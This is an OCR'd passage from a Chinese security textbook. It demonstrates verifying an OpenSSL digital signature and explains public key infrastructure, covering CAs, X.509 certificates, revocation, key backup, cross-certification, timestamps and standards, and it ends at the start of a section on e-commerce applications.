


图 3-110　数字签名后文件 openssl_test. sig 的内容

2. 验证收到文件的数字签名

当接收方收到这份数字签名的文件后，可用所提供的公开密钥(public_key. pem)和 CA 证书(cacert. pem)来进行验证。

接收方执行如下命令进行验证，同时会将原始内容存入 openssl_test_t. txt 文件。

```
[root@ localhost misc]# ~ /openssl/bin/openssl smime - verify - in openssl_test.sig - signer public_key.pem
- out openssl_test2.txt - CAfile ./demoCA/cacert.pem
Verification successful    (此行是上面命令的执行结果，表明数字签名是正确的)
[root@ localhost misc]# dir
```



```
CA.pl     c_info     demoCA              openssl_test2.txt      private_key.pem
CA.sh     c_issuer   openssl_test.enc    openssl_test.txt       private_req.pem
c_hash    c_name     openssl_test.sig    openssl_test.txt.old   public_key.pem
[root@ localhost misc]# cat openssl_test2.txt
openssl_test shi yan!!!      (openssl_test2.txt 文件内容)
```

完整的数字签名过程(如图 3-111 所示)如下。




图 3-111　数字签名过程

(1) 发送方将原文用 Hash 算法得到数据摘要。

(2) 用发送方的签名私钥对数据摘要加密得到数字签名。

(3) 发送方将原文与数字签名一起发送给接收方。

(4) 接收方验证签名,即发送方用验证公钥解密数字签名,得到数据摘要。

(5) 接收方将原文采用同样 Hash 算法得到一个新数据摘要。

(6) 将两个数据摘要进行比较,如果二者匹配,说明原文没被修改。

因此,数字签名给接收者提供一种保证:被签名的数据仅来自签名者,而且自从数据被签名后就未曾被修改过。这里要特别提醒一点:数字签名可以保证数据没被修改过,但不能保证数据会被未经授权的人阅读。

3.6　PKI 技术

随着互联网技术的迅速推广和普及,各种网络应用,比如电子商务、电子政务、网上银行及网上证券等金融业网上交易业务也在迅速发展。但是,互联网在安全上的弱势又成为人们担心的焦点,比如网络上的非法入侵、诈骗等,因此,如何解决网络信息的安全问题,已经成为发展网络通信的重要任务。目前对网络安全服务能够提供强有力保证的技术是公钥基础设施 PKI(Public Key Infrastructure)。PKI 是在公开密钥加密技术的基础上形成和发展起来的。

1. PKI 简介

PKI 是在公开密钥加密技术基础上形成和发展起来的提供安全服务的通用性基础平



台，用户可以利用 PKI 基础平台所提供的安全服务，在网上实现安全的通信。PKI 采用标准的密钥管理规则，能够为所有应用透明地提供采用加密和数字签名等密码服务所需要的密钥和证书管理。

也有人将 PKI 定义为：它是创建、颁发、管理和撤销公钥证书所涉及的所有软件、硬件系统，以及所涉及的整个过程的安全策略规范、法律、法规和人员的集合。其中证书是 PKI 的核心元素，CA 是 PKI 的核心执行者。

使用基于 PKI 基础平台的用户建立安全通信相互信任的基础有如下几条。

(1) 网上进行的任何需要提供安全服务的通信都是建立在公钥的基础之上的，公钥是可以对外公开的。

(2) 与公钥成对的私钥(私有密钥)只能掌握在他们与之通信的另一方，私钥必须自己严密保管，不得泄露。

(3) 这个信任的基础是通过公钥证书的使用来实现的。公钥证书就是一个用户在网上的身份证明，是用户身份与他所持有公钥的绑定结合，在这种绑定之前，由一个可信任的认证机构 CA 来审查和证实用户的身份，然后认证机构 CA 将用户身份及其公钥结合起来，形成数字证书，并进行数字签名，实现证书和身份的唯一对应，以证明该证书的有效性，同时证明了用户网上身份的真实性。

2. PKI 的组成

PKI 系统由以下几部分组成。

(1) 认证机构 CA

认证机构 CA(Certificate Authority)是 PKI 的核心执行机构，是 PKI 的主要组成部分，在业界通常把它称为认证中心。它是一种信任机构，因为证书将公钥和它的持有人关联起来了，但是如何知道证书中信息是可靠的呢？如何知道其中公钥与其持有人之间的关联是正确的呢？这就由 CA 来保证证书中信息的正确性。CA 的主要职责是确认证书持有人的身份。证书经 CA 数字签名并颁发，以证明证书包含的公钥属于证书持有人。因此，通过可信赖的第三方，信任 CA 的任何人也将信赖证书持有人的公钥。

CA 是保证电子商务、电子政务、网上银行、网上证券等交易的权威性、可信任性和公正性的第三方机构。

CA 由以下 3 部分组成，如图 3-112 所示是中国金融 CA 结构的组成。

① 第一级是根 CA，负责总政策。

② 第二级是政策 CA，负责制定具体认证策略。

③ 第三级为操作 CA(OCA)，是证书签发和发布机构。

CA 从广义上说还应包括证书注册审批机构 RA(Registration Authority)，它是数字证书的申请注册、证书签发和管理的机构。RA 系统是 CA 的证书发放和管理的延伸，它负责证书申请者的信息录入、审核以及证书发放等工作。同时，对发放的证书完成相应的管理功能。发放的数字证书可以存放于 IC 卡、硬盘或软盘等介质中。RA 系统是整个 CA 系统得以正常运营不可缺少的一部分。

RA 的组成如图 3-112 所示，RA 中心负责证书申请注册的汇总；LRA 为远程本地受理点，负责用户证书的申请受理。






图 3-112　中国金融 CA 结构、RA 结构

PKI 服务系统的关键问题是如何实现公钥的管理。因为公钥是公开的，需要在网上传输。目前较好的解决方案是引进证书机制。证书是公开密钥体制的一种密钥管理媒介。它是一种权威性的电子文档，形同网络计算环境中的一种身份证，用于证明某一主体（如人、服务器等）的身份及其公开密钥的合法性。在使用公钥体制的网络环境中，必须向公钥使用者证明公钥的真实合法性。因此，在公钥体制环境中，必须有一个可信的机构来对任何一个主体的公钥进行公证，证明主体的身份以及它与公钥的匹配关系。CA 正是这样的系统，它的主要功能如下。

① 验证并标识证书申请者的身份，对证书申请者的信用度、申请证书的目的、身份的真实可靠性进行审查，确保证书与身份绑定的正确性。

② 确保 CA 用于签名证书的非对称密钥的质量和安全性，为了防止被破译，CA 用于签名的私钥长度必须具有 1024bit 以上，并且私钥必须由硬件卡产生，私钥不出卡。

③ 对证书信息资料的管理，如证书序号和 CA 标识的管理，确保证书主体标识的唯一性，防止证书主体名字的重复。

④ 在证书使用中确定并检查证书的有效期，保证不使用过期作废证书，确保网上交易的安全。

⑤ 发布和维护作废证书列表（CRL），因某种原因证书要作废，就必须将其作为“黑名单”发布在证书作废列表中，以供交易时在线查询，防止交易风险。

⑥ 对已签发证书的使用全过程进行监视跟踪，做全程日志记录，以备发生交易争端时，提供公正依据，参与仲裁。

CA 为了实现其功能，主要由 3 个部分组成。

① 注册服务器：通过 Web Server 建立的站点，可为客户提供每日 24h 的服务。因此，客户可以在自己方便的时候在网上提出证书申请和填写相应的证书申请表，免去排队等候等烦恼。

② 证书申请受理和审核机构：负责证书的申请和审核。它的主要功能是接受客户证书申请并进行审核。

③ 认证中心服务器：是数字证书生成、发放的运行实体，同时提供发放证书的管理、证书废止列表（CRL）的生成和处理等服务。

（2）证书

证书是数字证书或电子证书的简称，它符合 X.509 标准，是网上实体身份的证明，证明某一实体的身份以及其公钥的合法性，证明该实体与公钥的匹配关系。证书在公钥体制中是密钥管理的媒介，不同的实体可以通过证书来互相传递公钥；证书是由具备权威性、可信



任性和公正性的第三方机构签发的，因此，它是权威性的电子文档。

证书的主要内容按 X.509 标准规定其逻辑表达式为：

CA《A》=CA{V,SN,AI,CA,UCA,A,UA,AP,TA}

从 V 到 TA 是证书在标准域中的主要内容。这些内容主要用于身份认证。证书元素说明见表 3-6。

表 3-6　证书元素说明

证书元素	说　　明
CA《A》	认证机构 CA 为用户 A 颁发的证书
CA{,,,}	认证机构 CA 对花括弧内证书内容进行的数字签名
V	证书版本号(Certificate Format Version)
SN	证书序列号(Certificate Serial Number)
AI	用于对证书进行签名的算法标识(Algorithm Identifier)
CA	签发证书的 CA 机构的名字(Issuer Name)
UCA	签发证书的 CA 的唯一标识符
A	用户 A 的名字
UA	用户 A 的唯一标识
AP	用户 A 的公钥
TA	证书的有效期

存放证书的介质有软盘、硬盘和 IC 卡，一般 B2B 高级证书要求存放在 IC 卡中，因为证书存放在 IC 卡中私钥不出卡，安全性高、携带方便、便于管理。

在 PKI 体系中，可以采取以下某种或某几种的方式获得证书。

① 发送者发送签名信息时，附加发送自己的证书。

② 单独发送证书信息的通道。

③ 可从访问发布证书的目录服务器获得。

④ 可从证书的相关实体(如 RA)处获得。

目前我国已建成中国电信 CA 安全认证体系(CTCA)、上海电子商务 CA 认证中心(SHECA)和中国金融认证中心(CA)等。

申请的数字证书采用公钥体制。用户设定一把特定的仅为本人所有的私有密钥(私钥)，用它进行解密和签名；同时设定一把公共密钥(公钥)并由本人公开，为一组用户所共享，用于加密和验证签名。数字证书可用于：安全地发送电子邮件、访问安全站点、网上招投标、网上签约、网上订购、安全网上公文传送、网上办公、网上缴费、网上购物等网上的安全电子事务处理和交易。

CA 自己的一对密钥的管理非常关键，它必须确保其高度的机密性，防止他人伪造证书。CA 的公钥在网上公开，整个网络系统必须保证完整。CA 的数字签名保证了证书(实质是持有者的公钥)的合法性和权威性。

用户产生、验证和分发密钥可以有下面几种方式。



① 用户自己产生密钥对。用户自己生成密钥对，然后将公钥以安全的方式传送给 CA，该过程必须保证用户公钥的可验证性和完整性。

② CA 为用户产生密钥对。CA 替用户生成密钥对，然后将其安全地传给用户，该过程必须确保密钥对的机密性、完整性和可验证性。该方式下由于用户的私钥被 CA 所知，故对 CA 的可信性要求更高。

(3) 证书库

由于证书的不可伪造性，因此，可以在数据库中公布，而无须其他的安全措施来保护这些证书。通常的做法是将证书和证书撤销信息发布到一个数据库(证书库)中，客户端可以通过多种访问协议从证书库实时查询证书和证书撤销信息。可见，证书库是 CA 颁发证书和撤销证书的集中存放地，是网上的一种公共信息库，供广大公众进行开放式查询。一般来说，查询的目的有两个：一是要想得到与之通信实体的公钥；一是要验证通信对方的证书是否已进入“黑名单”。颁发证书和撤销证书的集中存放地，实际就是数据库，通常称为目录服务器。其标准格式采用 X.500，目录查询协议为 LDAP，客户端软件可以通过这种协议实时查询目录服务器。

证书库支持分布式存放，即 CA 机构所签发的证书，可以采用数据库镜像技术，将其中一部分与本组织有关的证书和证书撤销列表存放到本地，以提高证书的查询效率，减少向总目录查询的时间。当 PKI 所支持的环境扩充到几十万个或上百万个用户时，PKI 信息的分布机制就显得非常关键，如目录服务器的分布式存放，这是任何一个大规模的 PKI 系统成功实施的基本需求，也是创建一个有效认证机构 CA 的关键技术之一。

(4) 证书撤销

认证机构 CA 通过签发证书来为用户的身份和公钥进行捆绑，但因种种原因，还必须存在一种机制来撤销这种捆绑关系，将现行的证书撤销。比如，在用户身份姓名改变、私钥被窃或泄露、用户与其所属单位关系发生变更时，就需要一种方法警告其他用户不要再使用其原来的公钥。在 PKI 中，这种警告机制被称做证书撤销。它所使用的手段为证书撤销列表(CRL)。

证书撤销信息的更新和发布频率是非常重要的。一定要确定合适的间隔频率来发布证书撤销信息，并且要将这些信息及时地散发给那些正在使用这些证书的用户。两次证书撤销信息之间的间隔被称为撤销延迟。

证书撤销的实现方法有很多种。一种方法是利用周期性的发布机制，如 CRL，这是常用的一种方法；另一种方法是在线查询机制，如在线证书状态协议 OCSP，它是一种相对简单的请求响应协议。一个 OCSP 请求由协议版本号、服务请求类型及一个或多个证书标识符组成。

(5) 密钥备份和恢复

密钥备份及恢复是密钥管理的主要内容，用户由于某些原因将解密数据的密钥丢失，已被加密的密文无法解开，将造成数据丢失。为避免这种情况的发生，PKI 提供了密钥备份与密钥恢复机制，即密钥备份与密钥恢复系统。密钥备份与密钥恢复是由可信任的认证机构 CA 来完成的，在用户的证书生成时，加密密钥即被 CA 备份存储了；当需要恢复时，用户向 CA 提出申请，CA 会为用户自动进行恢复。

PKI 系统中一般需要配置用于数字签名/验证的密钥对和用于数据加密/解密的密钥



对，它们分别被称为签名密钥对和加密密钥对。这两对密钥对对于密钥管理有不同的要求。

① 签名密钥对。签名密钥对由签名私钥和验证公钥组成。为保持其唯一性，签名私钥不能存档备份，丢失后需要重新生成新的密钥对，原来的签名可以使用旧公钥的备份来验证。所以，验证公钥需要存档备份，以用于验证旧的数字签名。

注意 在 PKI 中，密钥恢复对加密密钥而言，签名私钥是不能做备份的，因为数字签名是支持不可否认性的，那样会造成签名的不唯一性。

② 加密密钥对。加密密钥对由公钥和解密私钥组成。为防止密钥丢失时不能解密数据，解密私钥应该进行存档备份，以便能在任何时候解密密文数据。加密公钥无须存档备份，加密公钥丢失时，需要重新产生密钥对。

显然，这两对密钥对的管理要求存在互相冲突的地方，因此系统必须针对不同的用途使用不同的密钥对。

为了避免解密密钥丢失带来的不便，PKI 提供了密钥备份与解密密钥的恢复机制，即密钥备份与恢复系统，它由可信任的 CA 来完成。

(6) 密钥和证书的更新

一个证书的有效期是有限的，这样规定既有理论上的原因，又有实际操作的因素。因此，在很多 PKI 环境中，一个已颁发的证书需要有过期的措施，以便更换新的证书。为解决密钥更新的复杂性和人工操作的麻烦，PKI 自动完成密钥或证书的更新，不需要用户干预。即在用户使用证书的过程中，PKI 会自动到目录服务器中检查证书的有效期，在有效期到来之前的某一时间间隔内(如 20 秒之内)，PKI/CA 会自动启动更新程序，生成一个新证书来代替旧证书，新旧证书的序列号也不一样。

(7) 证书历史档案

从密钥更新的概念可知，经过一定时间以后，每一个用户都会形成多个旧证书和至少有一个当前新证书。这一系列旧证书和相应的私钥组成了用户密钥和证书的历史档案。

记录整个密钥历史是一件十分重要的事情，因为某用户几年前用自己的公钥加密的数据或者是其他人用自己的公钥加密的数据，他无法使用现在的私钥解密。那么，该用户就必须要从他的密钥历史档案中，查找到几年前的私钥来解密数据。如此类似地，有时也需要从密钥历史档案中，找到合适的证书验证某用户几年前的数字签名。因此，PKI 必须为客户建立证书历史档案。

(8) 交叉认证

在全球范围内建立一个容纳所有用户的单一 PKI 是不太可能实现的。现实可行的模型是建立多个 PKI 域，进行独立的运行和操作，为不同环境和不同行业的用户团体服务。

为了在不同 PKI 之间建立信任关系，产生了“交叉认证”的概念。在没有一个统一的全球的 PKI 环境下，交叉认证是一个可以接受的机制，因为它能够保证一个 PKI 团体的用户验证另一个团体的用户证书。交叉认证是 PKI 中信任模型的概念。它是一种把以前无关的 CA 连接在一起的机制，从而使得它们在各自主体群间实现安全通信。

交叉认证就是多个 PKI 域之间实现互操作，这个 PKI 域签发的证书，到那个 PKI 域里也能承认，不同的 PKI 域之间的用户，都要求验证对方 CA 发放的证书，这就是交叉认证。交叉认证实现的方法有多种形式，一种方法是桥接 CA，即用一个第三方 CA 作为桥，将多个

CA 连接起来，成为一个可信任的统一体；另一种方法是多个 CA 的根 CA（RCA）互相签发认证书，这样当不同的 PKI 域中的终端用户沿着不同的认证链检验认证到根时，达到互相信任的目的。

（9）不可否认性

PKI 的不可否认性适用于从技术上保证实体对他们行为的不可否认性，即他们对自己发送出和接收到数据的事实的不可抵赖性。如甲签发了某份文件，若干时间后，他不能否认他对该文件进行了数字签名。

从数字签名的角度来说，一个公司或机构需要用 PKI 支持不可否认性，那么维护多密钥对和多个证书就是必要的了。要真正支持不可否认性需要一个必要条件，就是用户用于不可否认性操作的私钥，是不能被任何其他人知道的，包括可信任的实体 CA 在内；否则，实体就会随便地宣布这个操作不是本人所为。在有些情况下，这种私钥只能装载在防篡改的硬件加密模块中。比如，私钥装载在 IC 卡中，它既不能被篡改，也不能被复制。

相反，不是用于不可否认性的密钥，如加密密钥，它可在一个可信任机构（如 CA）中进行备份，并可以存放在软件里。由于这种冲突，一个 PKI 实体一般要拥有两对或三对不同的密钥对及相关证书：一对用于加密和解密；一对用于普通的签名和认证；一对用于不可否认性的签名和认证。

（10）时间戳

时间戳或称为安全时间戳，是一个可信的时间权威用一段可认证的完整数据表示的时间戳（以格林尼治时间为标准的 32bit 值）。重要的不是时间本身的精确性，而是相关日期时间的安全性。支持不可否认性服务的一个关键措施，就是在 PKI 中使用时间戳。即时间源是可信的，它赋予的时间值必须被安全地传送。

PKI 中必须存在用户可信任的权威时间源。权威时间源提供的时间并不需要准确，它为用户提供一个"参照"时间，以便完成基于 PKI 的事务处理。如事件 A 发生在事件 B 的前面等。一般 PKI 中都设置一个时钟系统，统一 PKI 的时间。当然，也可以用世界官方时间源所提供的时间。其实，现实方法是从网络上权威时间源获得时间。要求实体在需要的时候向这些权威请求在数据上盖上时间戳。一份文档上的时间戳涉及对时间和文档内容的 Hash 值，即数字签名。权威的签名保证了数据的真实性和完整性。

（11）客户端软件

客户端软件是一个全功能、可操作 PKI 的必要组成部分。为方便客户操作，解决 PKI 的应用问题，客户端软件应该具有如下的主要功能。

① 查询证书和相关的证书撤销信息以及进行证书路径处理。

② 对特定文档提供时间戳请求。

③ 实现数字签名、加密传输数据。

总之，它像客户机/服务器一样，客户端提出服务请求，服务器端为此能够做响应处理。客户端软件在桌面系统中运行，它透明地通过桌面系统中的应用提供一致性的安全服务。

（12）证书运作声明

CPS（Certificate Practice Statement，证书运作声明）也称为证书运作规范，它是 PKI 不可缺少的安全策略组成部分。它由前言、总论、一般规定、鉴别与授权、运作要求、技术安全控制、证书以及 CRL 结构等章节组成。主要规定 CA 及用户各方的义务、责任以及如何确



保 CA 运作的安全。

3. PKI 的国际标准

PKI 的国际标准见表 3-7。

表 3-7 PKI 的国际标准

国际标准	描述
PKI(Public-Key Infrastructure)	公钥体系基础框架
X. 500	由 ISO 和 ITU 提出的为大型网络提供目录服务的标准体系
X. 509	为 X. 500 提供验证(Authenticating)体系的标准
PKIX(Public-Key Infrastructure Using X. 509)	使用 X. 509 的公钥体系基础框架
PKCS(Public Key Cryptography Standards)	公钥加密标准,为 PKI 提供一套完善的标准体系

4. PKI 的应用

PKI 提供的安全服务是电子商务、电子政务、网上银行、网上证券等金融业交易的安全需求,是这些活动必备而不可缺少的安全保证,没有这些安全服务提供各种安全保证,电子商务、电子政务、网上银行、网上证券等都无法开通。所以 PKI 是一个国家电子商务、电子政务的基础建设。

(1) 电子商务

